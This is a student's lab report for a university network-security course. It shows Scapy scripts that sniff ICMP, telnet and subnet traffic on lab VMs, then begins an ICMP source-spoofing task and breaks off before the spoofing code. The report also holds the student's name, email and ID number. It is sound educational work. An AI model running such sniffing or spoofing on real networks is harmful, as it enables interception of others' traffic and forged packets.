CSE565 Lab 3

PACKET SNIFFING AND SPOOFING LAB

Name: Kishan Nagaraja

Email: kishanna@buffalo.edu

UBID: kishanna

UB Number: 50542194

Before You Start:
Please write a detailed lab report, with **screenshots**, to describe what you have **done** and what you have **observed**. You also need to provide an **explanation** of the observations that you noticed. Please also show the important **code snippets** followed by an explanation. Simply attaching a code without any explanation will NOT receive credits.
After you finish, export this report as a **PDF** file and submit it on UBLearns.


Academic Integrity Statement:
I, Kishan Nagaraja, have read and understood the course academic integrity policy.
(Your report will not be graded without filling in your name in the above AI statement)

Task 1: Using Scapy to sniff and spoof packets

Task 1.1: Sniffing Packets

Scapy is a packet manipulation tool written in Python. It is able to forge or decode packets, capture them, and match requests and replies. It can also handle tasks like scanning, tracerouting, probing, unit tests, attacks, and network discovery


The below code snippet is used to create the default IP packet:



```
#This is the template script file for all tasks

from scrapy.all import *

#Task-1
a = IP()
a.show()
```

- In the above code, the **IP( )** method will create and return a new default empty IP packet. The **show()** method will display the contents of the packet.
- We need to run this script under root privileges since it is required for packet manipulation tasks.

Below is the screenshot of the output:




```
[10/24/23]seed@VM:~/.../volumes$ sudo python3 script.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = hopopt
  chksum    = None
  src       = 127.0.0.1
  dst       = 127.0.0.1
  \options   \
```

Task – 1.1 (A):

In this task, we are supposed to use scapy tool to sniff packets. We have to demonstrate the output by executing the sniffer script with and without root privileges.

Below is the screenshot of the code:



```
#Task-1.1(A)

def print_pkt(pkt):
        pkt.show()

interfaces = ["br-fd6d7905ef94", "enp0s3", "lo"]

pkt = sniff(iface=interfaces, filter='icmp', prn=print_pkt)
~
```


Here, I picked the interface names by running the **ifconfig** command as per the instructions. Since we have used the **'icmp'** filter, the sniffer will show only ICMP packets. The sniffer function in the script will sniff the packets on the defined interfaces and executes the print command which will display the packet contents.

- **With Root Privilege**

  In order to run the command with root privileges, we need to change the access permissions for the script using the command **sudo chmod a+x script.py** where **a+x** means execute + all.


After changing the access privileges, I ran the script with root privileges using the sudo command. In the second window, I used the ‘ping’ command with Google.com for ICMP echo request and reply packets whose contents can be seen in the sniffer program output.

Below are the screenshots of the ‘ping’ run:



```
[10/24/23]seed@VM:~$ ping www.google.com
PING www.google.com (142.251.40.196) 56(84) bytes of data.
64 bytes from lga34s38-in-f4.1e100.net (142.251.40.196): icmp_seq=1 ttl=52 time=52.3 ms
64 bytes from lga34s38-in-f4.1e100.net (142.251.40.196): icmp_seq=2 ttl=52 time=38.1 ms
64 bytes from lga34s38-in-f4.1e100.net (142.251.40.196): icmp_seq=3 ttl=52 time=41.2 ms
64 bytes from lga34s38-in-f4.1e100.net (142.251.40.196): icmp_seq=4 ttl=52 time=39.1 ms
64 bytes from lga34s38-in-f4.1e100.net (142.251.40.196): icmp_seq=5 ttl=52 time=38.2 ms
64 bytes from lga34s38-in-f4.1e100.net (142.251.40.196): icmp_seq=6 ttl=52 time=39.2 ms
64 bytes from lga34s38-in-f4.1e100.net (142.251.40.196): icmp_seq=7 ttl=52 time=40.6 ms
64 bytes from lga34s38-in-f4.1e100.net (142.251.40.196): icmp_seq=8 ttl=52 time=37.9 ms
64 bytes from lga34s38-in-f4.1e100.net (142.251.40.196): icmp_seq=9 ttl=52 time=38.4 ms
```


Below is the screenshot of sniffer program output:



```
###[ Ethernet ]###
  dst       = 52:54:00:12:35:00
  src       = 08:00:27:bb:d3:5d
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 3241
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x6a3b
     src       = 10.0.2.6
     dst       = 142.251.40.196
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xaa91
        id        = 0x1
        seq       = 0x1
###[ Raw ]###
           load      = '\x11I8e\x00\x00\x00\x00B\xeb\x02\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'
```

Observation:
In the above screenshot, we can find the information regarding the ICMP packet captured by the sniffer program. We can find various information related to ICMP packet such as ICMP version (4), source which is the IP address of the sender which is our host VM, destination is the IP address of the destination server www.google.com (142.215.40.196), ICMP packet type (echo-request), checksum and many others.

- **Without Root privilege**
  When I run the sniffer program without root privileges, I get the below output:



```
[10/24/23]seed@VM:~/.../volumes$ python3 sniffer.py
Traceback (most recent call last):
  File "sniffer.py", line 18, in <module>
    pkt = sniff(iface=interfaces, filter='icmp', prn=print_pkt)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 894, in _run
    sniff_sockets.update(
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 895, in <genexpr>
    (L2socket(type=ETH_P_ALL, iface=ifname, *arg, **karg),
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type))  # noqa: E501
  File "/usr/lib/python3.8/socket.py", line 231, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
```


Observation:
As seen from the screenshot above, I get **Operation not permitted** error which is a permission error when I attempt to run the sniffer program without root privileges. Therefore, if we want to sniff packets, we require root privileges to see the traffic and to capture the relevant packets.

Task – 1.1 (B):

In this task, we are asked to capture only certain types of packets by setting filters in sniffing. Scapy uses BPF (Berkely Packet Filter) syntax.


1. Capture only ICMP packet

Below is the screenshot of the code containing the sniffer run and print function I used to print packet information. I have only selected some relevant information about the packet for display. I have used **icmp** filter in the setting.




```
#Task-1.1(B)

def print_pkt(pkt):
        if pkt[ICMP] is not None:
                print("=======ICMP Packet Information=====")
                print("\nSource: ",pkt[IP].src)
                print("\nDestination: ", pkt[IP].dst)

                if pkt[ICMP].type == 8:
                        print("ICMP Paket type: echo-request")

                if pkt[ICMP].type == 0:
                        print("ICMP Paket type: echo-reply")

interfaces = ["br-fd6d7905ef94", "enp0s3", "lo"]

pkt = sniff(iface=interfaces, filter='icmp', prn=print_pkt)
```

Now, I run the 'ping' command with Google.com for ICMP echo request and reply packets



```
[10/24/23]seed@VM:~$ ping www.google.com
PING www.google.com (142.251.35.164) 56(84) bytes of data.
64 bytes from lga25s78-in-f4.1e100.net (142.251.35.164): icmp_seq=1 ttl=52 time=39.2 ms
64 bytes from lga25s78-in-f4.1e100.net (142.251.35.164): icmp_seq=2 ttl=52 time=39.1 ms
64 bytes from lga25s78-in-f4.1e100.net (142.251.35.164): icmp_seq=3 ttl=52 time=38.4 ms
```

Below is the output of the sniffer program. We can observe the ICMP packet information such as source, destination, and packet type in the screenshot.



```
[10/24/23]seed@VM:~/.../volumes$ sudo chmod a+x sniffer.py
[10/24/23]seed@VM:~/.../volumes$ sudo python3 sniffer.py
=======ICMP Packet Information=====

Source:  10.0.2.6

Destination:  142.251.35.164
ICMP Paket type: echo-request
=======ICMP Packet Information=====

Source:  142.251.35.164

Destination:  10.0.2.6
ICMP Paket type: echo-reply
=======ICMP Packet Information=====
```


Observation:

- In the echo-request packet, the source address is the address of the host VM and the destination address is the address of the server www.google.com.
- In the echo-reply packet, the source address is the address of the server www.google.com and the destination address is the address of the host VM.

2. Capture any TCP packet that comes from a particular IP with a destination port number 23


- We know that port number **23** is a well-known port and is typically used by the **Telnet** protocol.
- Telnet commonly provides remote access to a variety of communication systems.

Below is the screenshot of the sniffer code that I used to capture Telnet TCP packets. I have only selected to display source and destination addresses and ports respectively. I have used the TCP port 23 filter.




```
#Task-1.1(B)
#TCP sniffing port 23

def print_pkt(pkt):
        if pkt[TCP] is not None:
                print("========TCP Packet========")
                print("\nSource IP address: ",pkt[IP].src)
                print("\nDestination IP address: ",pkt[IP].dst)
                print("\nSource Port: ",pkt[IP].sport)
                print("\nDestination Port: ",pkt[IP].dport)

interfaces = ["br-fd6d7905ef94", "enp0s3", "lo"]

pkt = sniff(iface=interfaces, filter='tcp port 23', prn=print_pkt)
```

Now, I will establish a telnet connection with container **hostA-10.9.0.5** with username '**seed'** and password **'dees'.**



```
[10/24/23]seed@VM:~$ dockps
cff267e9b227  hostA-10.9.0.5
7e8f03c9d698  hostB-10.9.0.6
0bca06a5bb27  seed-attacker
[10/24/23]seed@VM:~$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
cff267e9b227 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Oct 25 01:39:33 UTC 2023 from 10.9.0.1 on pts/1
seed@cff267e9b227:~$
```

Below is the screenshot of the output of the sniffer program. I have used **tcp port 23** as the filter.




```
[10/24/23]seed@VM:~/.../volumes$ sudo python3 sniffer.py
========TCP Packet========

Source IP address:  10.9.0.1

Destination IP address:  10.9.0.5

Source Port:  56578

Destination Port:  23
========TCP Packet========

Source IP address:  10.9.0.5

Destination IP address:  10.9.0.1

Source Port:  23

Destination Port:  56578
========TCP Packet========
```

Observation:

- The sniffer program is successfully able to capture the TCP packet exchanges between the host and the remote machine.


3. **Capture packets that come from or go to a particular subnet. You can pick any subnet, such as** 128.230.0.0/16; **you should not pick the subnet that your VM is attached to.**

Below is the screenshot of the sniffer code that I used. I have used the Berkely Packet Filter syntax and applied the filter in the sniff function. I have added the filter as **dst net 128.230.0.0/16** so that the sniffer captures packets only going to the subnet 128.230.0.0/16.




```
#Task-1.1(B)
#Packets going to subnet 128.230.0.0/16

def print_pkt(pkt):
        pkt.show()

interfaces = ["br-fd6d7905ef94", "enp0s3", "lo"]

pkt = sniff(iface=interfaces, filter='dst net 128.230.0.0/16', prn=print_pkt)
```

Now, I will run the sniffer and I will send a packet to the mentioned subnet using the scapy tool in Python interactive environment. I need to run the Python IDE as a root user in order to be able to send packets using scapy.



```
[10/24/23]seed@VM:~$ sudo python3
Python 3.8.5 (default, Jul 28 2020, 12:59:40)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> ip = IP()
>>> ip.dst = '128.230.0.0/16'
>>> send(ip, 6)
........
```

Below is the screenshot of the sniffer program output:



```
[10/24/23]seed@VM:~/.../volumes$ sudo python3 sniffer.py
###[ Ethernet ]###
  dst       = 52:54:00:12:35:00
  src       = 08:00:27:bb:d3:5d
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 20
     id        = 1
     flags     =
     frag      = 0
     ttl       = 64
     proto     = hopopt
     chksum    = 0xedfd
     src       = 10.0.2.6
     dst       = 128.230.0.0
     \options   \
```

Observation:


- The sniffer is able to successfully capture the packet going to the subnet 128.230.0.0/16.

Task 1.2: Spoofing ICMP Packets

The objective of this task is to spoof IP packets with an arbitrary source address. As a packet spoofing tool, scapy allows us to spoof IP packets with an arbitrary IP address. Normally, the OS sets all the fields in the protocol headers such as the Destination IP address and port number. But since we run scapy with root privileges, this will allow us to set any arbitrary field in the packet headers which we will do using scapy.


Here, we need to spoof the ICMP echo request packets, send them to another VM on the same network, and use Wireshark to observe whether our request will be accepted by the receiver. If the request is accepted, an ICMP echo reply packet will be sent to the spoofed IP address.

Below is the screenshot of the code used for spoofing the ICMP packet. The source address is set to an arbitrary value of **1.2.3.4.** I will send the ICMP echo request packet to the container **hostA** with IP address **10.9.0.5**.



